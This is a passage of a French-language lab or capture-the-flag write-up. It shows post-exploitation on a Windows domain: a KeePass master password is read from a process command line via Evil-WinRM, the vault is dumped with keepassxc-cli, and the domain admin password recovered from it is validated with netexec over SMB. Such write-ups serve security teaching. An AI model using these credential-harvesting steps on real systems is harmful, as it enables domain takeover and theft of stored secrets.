On voit que keepass est lancé sur le fichier vault.kdbx avec l’argument -pw-stdin, on peut continuer l’énumeration et récuperer le mot de passe.
*Evil-WinRM* PS C:\> Get-WmiObject Win32_Process -Filter "ProcessId=6172" | Select-Object CommandLine, Name, ProcessId

CommandLine                                                                                                                                      Name    ProcessId
-----------                                                                                                                                      ----    ---------
"C:\WINDOWS\system32\cmd.exe" /c "echo lj-endlmkfQSLDKPDFNZLEK | "C:\Program Files\KeePass Password Safe 2\KeePass.exe" C:\vault.kdbx -pw-stdin" cmd.exe      6172
avec ce mot de passe, on peut unlock le fichier vault.kdbx
[administrator@vhagar.dracarys.lab][Apr 02, 2026 - 16:46:05 (CEST)] exegol-dracarys loot-vhagar # keepassxc-cli ls vault.kdbx
Enter password to unlock vault.kdbx:
KdbxXmlReader::readDatabase: found 0 invalid entry reference(s)
Windows/
Recycle Bin/
[administrator@vhagar.dracarys.lab][Apr 02, 2026 - 16:46:11 (CEST)] exegol-dracarys loot-vhagar # keepassxc-cli ls vault.kdbx Windows/
Enter password to unlock vault.kdbx:
KdbxXmlReader::readDatabase: found 0 invalid entry reference(s)
Domain admin - drogon
domain admin
[administrator@vhagar.dracarys.lab][Apr 02, 2026 - 16:46:41 (CEST)] exegol-dracarys loot-vhagar # keepassxc-cli show -s vault.kdbx "Windows/Domain admin - drogon"
Enter password to unlock vault.kdbx:
KdbxXmlReader::readDatabase: found 0 invalid entry reference(s)
Title: Domain admin - drogon
UserName: dracarys.lab\drogon
Password: sUIjHxs1i0yxZsGBreh0
URL:
Notes:
Uuid: {4b113b0c-9636-0e46-9d3a-21d0023f306b}
Tags:
on récupere le mot de passe de l’utilisateur drogon, qui est domain admin.
netexec smb $DC_HOST -u $USER -p $PASSWORD
SMB         192.168.56.10   445    BALERION         [*] Windows 11 / Server 2025 Build 26100 x64 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.10   445    BALERION         [+] dracarys.lab\drogon:sUIjHxs1i0yxZsGBreh0 (admin)